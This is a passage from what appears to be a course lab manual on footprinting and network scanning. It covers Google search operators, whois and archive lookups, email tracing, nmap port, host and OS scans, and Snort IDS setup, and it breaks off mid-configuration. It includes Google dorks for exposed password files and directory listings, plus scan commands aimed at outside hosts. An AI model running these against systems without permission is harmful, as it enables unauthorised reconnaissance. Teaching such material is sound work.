# Practical No 1

**Aim: Use software tools/commands to perform footprinting /information gathering and generate analysis reports.**

**A) Performing foot printing using Google Hacking commands**

**Basic Examples**

|  |  |
| --- | --- |
| **This Search** | **Find Pages Containing…** |
| Biking Italy | The words **biking** and **Italy** |
| Recycle steel OR iron | Information on recycling steel or recycling iron |
| “I have a dream” | The exact phrase **I have a dream** |
| Salsa -dance | The word **Salsa** but NOT the word **dance** |
| Louis “I” France | Information about **Louis** the First **(I),** weeding out other kings of  **France** |
| Castle ~glossary | **Glossaries** about **Castles,** as well as **dictionaries,** lists of **terms, terminolo**  etc. |
| Fortune-telling | All forms of the term, whether spelled as a single word, a phrase, or hyphenated |
| define: imbroglio | Definitions of the word imbroglio from the Web |

**Calculator**

|  |  |  |
| --- | --- | --- |
| **Operators** | **Meaning** | **Type into Search Box (& Results)** |
| **+ - \* /** | Basic Arithmetic | 12 + 34 – 56 \* 7 / 8 |
| % **of** | Percentage of | 45% of 39 |
| **^ or \*\*** | Raise to a power | 2 ^ 5 or 2 \*\* 5 |
| Old units in new units | Convert units | 300 Euros in USD, 130 lbs. in kg, or 31 in hex |

**Restrict Search**

|  |  |  |
| --- | --- | --- |
| **Operators** | **Meaning** | **Type into Search Box (& Results)** |
| **city1 city2** | Book flights | **SFO BOS** (Book flights from San Francisco (SFO) to Boston (BOS)) |
| **site:** | Search only one website or domain | **Halloween site**[**:www.census.gov**](http://www.census.gov/)  (Search for information on Halloween gathered by th US Census Bureau.) |
| **[#]..[#]** | Search within a range of numbers. | **Dave Barry pirate 2002..2006**  (Search for Dave Barry articles mentioning pirates written in these years.) |
| filetype: (or ext:) | Find documents of the specified type | **Form 1098-T IRS filetype: pdf**  (Find the US tax from 1098-T in PDF format.) |
| link: | Find linked pages, i.e., show pages that point to the URL | **link:warriorlibrarian.com**  (Find pages that link to Warrior Librarian’s website.) |

**Specialized Information Queries**


|  |  |  |
| --- | --- | --- |
| **Operators** | **Meaning** | **Type into Search Box (& Results)** |
| **book**  **(or books)** | Search full-text of books | **book Ender’s Game** (Show book-related information Note: No colon needed after **book.**) |
| **define, what is, wha are** | Show a definition for a word phrase | **Define monopsony, what is podcast**  (Show a definition for the words **monopsony** and  **podcast**.) |
| **define:** | Provide definitions for word phrases, any acronyms from the web. | **define: kerning**  (Find definitions for kerning from the Web.) |
| **movie:** | Find reviews and showtimes | **movie: traffic**  (Search for information about this movie, including reviews, showtimes, etc.) |
| **stocks:** | Given ticker symbols, show stock information | **stocks:goog**  (Find Google’s current stock price.) |
| **weather** | Given a location (US zip cod city) show the weather | **weather Seattle WA, weather 81612**  (Show the current weather and forecast.) |

|  |  |  |
| --- | --- | --- |
| **Operators** | **Syntax** | **Description** |
| **filetype** | **filetype:** type | Searches only for files of a specific type (DOC, XLS, an so on). For example, the following will return all Microsoft Word Documents:  **filetype:** doc |
| **index of** | **index of /**string | Displays pages with directory browsing enabled, usu used with another operator. For example, the follow will display pages that show directory listings contain password:  **“in**title: **index of”** passwd |
| **info** | **info:** string | Displays information Google stores about the page itself:  **info:** [www.anycomp.com](http://www.anycomp.com/) |
| **intitle** | **Intitle:** string | Searches for the pages that contain the string in the title. For example, the following will return pages wit the word login in the title:  **intitle: login** |
| **inurl** | **inurl:** string | Displays pages with the string in the URL. For exampl the following display all pages with the word passwd the URL:  **inurl:** passwd |
| **related** | **related:** webpage name | Show web pages similar to webpage name. |

### B. To find out the information about the a website :

[http://whois.domaintools.com.](http://whois.domaintools.com/)


Input your college website in the input box and display the information obtained.





### C. To find the information about an archived website. [www.archive.org](http://www.archive.org/)

**Display the snapshot of how the your college website looked like(Eg siescoms.edu) in the year 2013 on 23rd April.**




1. To trace any received email :


Download emailtrackerpro (Software is shared: emt.exe)


Follow the steps on this link <http://www.emailtrackerpro.com/support/headertutorials/gmail.html>

1. To fetch DNS information of [www.indiana.edu](http://www.indiana.edu/) and [www.gmail.com.](http://www.gmail.com/) That is, find the IP addresses and Aliases of the above websites:

Goto command prompt and perform the following:

1. Goto **ping.eu** on the site. Locate DNS lookup and type the domain name to obtain the IP addresses and aliases






# Practical No 2

**Scanning network, Enumeration and sniffing**


**Aim: Using software tools/commands performs the following and generates an analysis report.**


* 1. **Scanning of local system**
  2. **Port scanning (nmap)**
  3. **Network Scanning (nmap)**
  4. **Eds (Intrusion Detection)**
  5. **Network Sniffing(WireShark)**


1. **Scanning of local system**
2. find out the IP configuration




1. Find out the open ports in your system




1. Netstat –ano




1. To know what service provided by process ID go to tasks manager(ctrl+shift+Esc)
2. **Port scanning (nmap)**

Open in Nmap path


1. Display the following for IP address 127.0.0.1 or any other IP address Syntax: nmap -open [ipaddress/[www.google.com](http://www.google.com/)]



1. nmap 127.0.0.1 use for open port




1. Display All the ports of any IP address or url Syntax: nmap –p- [ip\_address]




1. State:
   1. Open:
   2. Closed: target port is active but not listening
   3. Filtered: firewall or packet filtering device is preventing
   4. Unfiltered:
   5. Open/filtered: nmap cannot determine if the target port is open or filter
   6. Closed/Filtered: nmap cannot determine if the target port is closed or filtered
2. Scan specific ports

Syntax: nmap –p port\_number [ip\_address] Example: nmap –p 80 127.0.0.1




Example: nmap -p 135 127.0.0.1




1. Scan specified range of port

Syntax: nmap –p [range in the format 1-100][ip\_address] Example: nmap –p 1-500 127.0.0.1 , nmap –p 1-500 127.0.0.1




1. Fast scan or Scan top 100 ports Syntax: nmap –F [ip\_address]

Example: nmap –F 127.0.0.1


1. Scan specific service names


Syntax: nmap –p [service name1,service name2…] [ip\_address]

Example: nmap -p http, mysql 192.100.10.95, nmap -p http,mysql 127.0.0.1

1. Scanning TCP /UDP ports Syntax: nmap –sT [Ip\_address] Example: nmap –sT 127.0.0.1


Syntax: nmap – sU [ip\_address] Example: nmap –sU 127.0.0.1





1. Scanning multiple TCP/UDP ports


Syntax: nmap –p U: 53,67-68,T:21-25,80,135 [ip\_address] Example: nmap –p U: 53,67-68,T:21-25,80,135 127.0.0.1



1. **Network scanning**

**Nmap tool is used to scan network. In network scanning ,we can find live host on a networks OS detection**


* 1. ping scan Syntax: nmap –sP [ip\_address]



* 1. Host Scan :

Host scan sends ARP request packets to all the hots connected to your networks. Each host then responds to this packet with another ARP packet containing its status and MAC address.


Syntax: nmap –sP [host address] Example: nmap -sP 72.52.251.71



* 1. DNS query:


Used for pen tester .pen tester is protect the system. Syntax: nmap –sL [ip\_address]

Example: nmap –sL 192.168.10.60



* 1. OS Scan :

Used for now the operating system is running. Syntax: nmap -O [ip\_address]

Example: nmap –O 192.168.10.57

1. **Intrusion Detection System (IDs)**

Snort IDS Tool use


Snort IDS is a free open source network IDs. Download Snort application (snort.org) Three types of IDs :


* **Sniffer Mode:** The program will read network packets and display them on the console.
* **Packet Logger Mode:** The program will log packets on the disk.
* **Detection System Mode:** The program will monitor network traffic and analysis it against rules set by the user.

1. To Check the interface Syntax: snort -W



1. To start snort in sniffer mode use following command Syntax: snort –dev –i 2

**-dev used to run snort to capture packets on your network.**

1. To start snort in packet logger mode use following command. Syntax: snort -vde
2. To run the snort in IDs mode, you will need to config the file “snort. Config” according to your network environment

Steps for setup:

* Search the ip address of machine use IPconfig command
* Open with snort. Config file WordPad
* Step 1 of config files: Change DNS and IP address
* Write the rule path

# such as: c:\snort\rules

var RULE\_PATH c:\snort\rules var SO\_RULE\_PATH ../so rules

var PREPROC\_RULE\_PATH ../preproc\_rules

step 4 of config files: change the path :

set dynamicpreprocessor path:

# path to dynamic preprocessor libraries

dynamicpreprocessor directory C:\Snort\lib\snort\_dynamicpreprocessor

set dynamicengine path:

